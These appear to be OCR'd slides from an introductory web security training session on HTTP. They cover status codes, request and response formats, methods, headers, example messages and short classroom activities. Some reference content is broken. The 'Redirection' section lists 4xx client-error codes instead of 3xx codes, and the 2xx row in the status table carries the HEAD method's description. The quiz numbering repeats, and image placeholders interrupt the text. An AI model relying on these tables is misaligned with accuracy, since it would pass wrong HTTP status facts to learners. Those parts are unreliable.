100 Continue	The server has received the request headers, and the client should proceed to send the request body
101 Switching Protocols	The requester has asked the server to switch protocols
103 Checkpoint	Used in the resumable requests proposal to resume aborted PUT or POST requests

#2 Successful

Message:	Description:
200 OK	The request is OK (this is the standard response for successful HTTP requests)
201 Created	The request has been fulfilled, and a new resource is created
202 Accepted	The request has been accepted for processing, but the processing has not been completed
203 Non-Authoritative Information	The request has been successfully processed, but is returning information that may be from another source
204 No Content	The request has been successfully processed, but is not returning any content
205 Reset Content	The request has been successfully processed, but is not returning any content, and requires that the requester reset the document view
206 Partial Content	The server is delivering only part of the resource due to a range header sent by the client

#3 Redirection

Message:	Description:
400 Bad Request	The request cannot be fulfilled due to bad syntax
401 Unauthorized	The request was a legal request, but the server is refusing to respond to it. For use when authentication is possible but has failed or not yet been provided
402 Payment Required	*Reserved for future use*
403 Forbidden	The request was a legal request, but the server is refusing to respond to it
404 Not Found	The requested page could not be found but may be available again in the future
405 Method Not Allowed	A request was made of a page using a request method not supported by that page
406 Not Acceptable	The server can only generate a response that is not accepted by the client

#4 Client Error

Message:	Description:
400 Bad Request	The request cannot be fulfilled due to bad syntax
401 Unauthorized	The request was a legal request, but the server is refusing to respond to it. For use when authentication is possible but has failed or not yet been provided
402 Payment Required	*Reserved for future use*
403 Forbidden	The request was a legal request, but the server is refusing to respond to it
404 Not Found	The requested page could not be found but may be available again in the future
405 Method Not Allowed	A request was made of a page using a request method not supported by that page
406 Not Acceptable	The server can only generate a response that is not accepted by the client

#5 Server Error

Message:	Description:
500 Internal Server Error	A generic error message, given when no more specific message is suitable
501 Not Implemented	The server either does not recognize the request method, or it lacks the ability to fulfill the request
502 Bad Gateway	The server was acting as a gateway or proxy and received an invalid response from the upstream server
503 Service Unavailable	The server is currently unavailable (overloaded or down)
504 Gateway Timeout	The server was acting as a gateway or proxy and did not receive a timely response from the upstream server
505 HTTP Version Not Supported	The server does not support the HTTP protocol version used in the request
511 Network Authentication Required	The client needs to authenticate to gain network access

Name of the Activity

What does it Stand for?

Instructions

Mode: **In-session**


Duration: **5 minutes**

Materials Required: **None**

Code	What does it Stand for?
#1	Information
#2	Successful
#3	Redirection
#4	Client Error
#5	Server Error


HTTP Requests

An HTTP client sends an HTTP request to a server in the form of a request message which includes following format:



Request-Line

- The Request-Line begins with a method token
- It is followed by the Request-URI and the protocol version
- It ends with CRLF
- The elements are separated by space SP characters



Name of the Activity

Complete the Image


Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

- The Request-Line begins with a method token
- It is followed by the Request-URI and the protocol version
- It ends with CRLF
- The elements are separated by space SP characters



Method Token

- The request method indicates the method to be performed on the resource identified by the given Request-URI
- The method is case-sensitive

Method	Description
GET	Used to retrieve information from the given server using a given URI
HEAD	It transfers the status line and the header section only
POST	A POST request is used to send data to the server
PUT	Replaces all the current representations of the target resource
DELETE	Removes all the current representations of the target resource
CONNECT	Establishes a tunnel to the server identified by a given URI
OPTIONS	Describe the communication options for the target resource
TRACE	Performs a message loop back test

Request URI

- The Request-URI is a Uniform Resource Identifier and identifies the resource upon which to apply the request

Request-URI = "*" | absoluteURI | abs_path | authority

The asterisk * is used when an HTTP request does not apply to a particular resource, but to the server itself

The absoluteURI is used when an HTTP request is being made to a proxy

The most common form of Request-URI is that used to identify a resource on an origin server or gateway

Request Header Fields

- The request-header fields allow the client to pass additional information about the request, and about the client itself, to the server

Accept-Charset	Host	Max-Forwards
Accept-Encoding	If-Match	Proxy-Authorization
Accept-Language	If-Modified-Since	Range
Authorization	If-None-Match	Referer
Expect	If-Range	TE
From	If-Unmodified-Since	User-Agent

Examples of Request Message

```
GET /hello.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

Examples of Request Message

```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

licenseID=string&content=string&/paramsXML=string
```


Examples of Request Message

```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: text/xml; charset=utf-8
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://clearforest.com/">string</string>
```

HTTP Responses

After receiving and interpreting a request message, a server responds with an HTTP response message:



Name of the Activity

Complete the Image

Instructions


Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

Activity

After receiving and interpreting a request message, a server responds with an HTTP response message:



Message Status-Line

- A Status-Line consists of the protocol version
- It is followed by a numeric status code
- Its associated textual phrase
- The elements are separated by space SP characters

Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF

Created by fae frey
from Noun Project

HTTP Version

- A server supporting HTTP version 1.1 will return the following version information:
- HTTP-Version = HTTP/1.1

HTTP-Version = HTTP/1.1

Created by fae frey from Noun Project


Status Code

- The Status-Code element is a 3-digit integer
- The first digit of the Status-Code defines the class of response
- The last two digits do not have any categorization role

Code	Description
1xx Informational	The request was received and the process is continuing
2xx Success	It transfers the status line and the header section only
3xx Redirection	Further action must be taken in order to complete the request
4xx Client Error	Request contains incorrect syntax or cannot be fulfilled
5xx Server Error	Server failed to fulfill a valid request

Response Header Fields

- The response-header fields allow the server to pass additional information about the response which cannot be placed in the Status- Line
- These header fields give information about the server and about further access to the resource identified by the Request-URI



Examples of Response Message

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT
Content-Length: 88
Content-Type: text/html
Connection: Closed
```

```
<html>
<body>
<h1>Hello, World!</h1>
</body>
</html>
```

Examples of Response Message

```
HTTP/1.1 404 Not Found
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 230
Connection: Closed
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
   <title>404 Not Found</title>
</head>
<body>
   <h1>Not Found</h1>
   <p>The requested URL /t.html was not found on this server.</p>
</body>
</html>
```

Examples of Response Message

```
HTTP/1.1 400 Bad Request
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 230
Content-Type: text/html; charset=iso-8859-1
Connection: Closed
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
   <title>400 Bad Request</title>
</head>
<body>
   <h1>Bad Request</h1>
   <p>Your browser sent a request that this server could not understand.
   <p>The request line contained invalid characters following the protoc
</body>
</html>
```

Name of the Activity

Fill in the Blanks

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

Activity – Fill in the Blanks

1. OWASP stands for _____Open Web Application Security Project_____.

1. _____CONNECT_____ establishes a tunnel to the server identified by a given URI.

2. Code _____1xx Informational_____ means the request was received and the process is continuing

3. _____Private_____ and _____Public_____ keys are two different types of keys that HTTPS Security System uses to encrypt communication between two parties.

4. After receiving and interpreting a request message, a server responds with an _____HTTP Response Message_____.

He Who Asks a Question

May Remain a Fool For Five Minutes

But, He Who Does Not Ask

Remains a Fool

Forever

Source: Freepik

Summary

In this session, you learnt about:

- OWASP Top 10 Web Application Vulnerabilities
- SSL/TLS (HTTPS)
- HTTP Request/Response
- HTTP Methods
- Setting up the Proxy Interception

What Next?

In this topic, you will further learn about:

- Testing Methodology
- SAST/DAST
- Black Box
- Grey Box
- White Box
- OWASP Testing Methodology

Source: Pixabay

TATA STRIVE | Right Skills Bright Future

Skill Development Initiative of Tata Trusts

- www.tatastrive.com -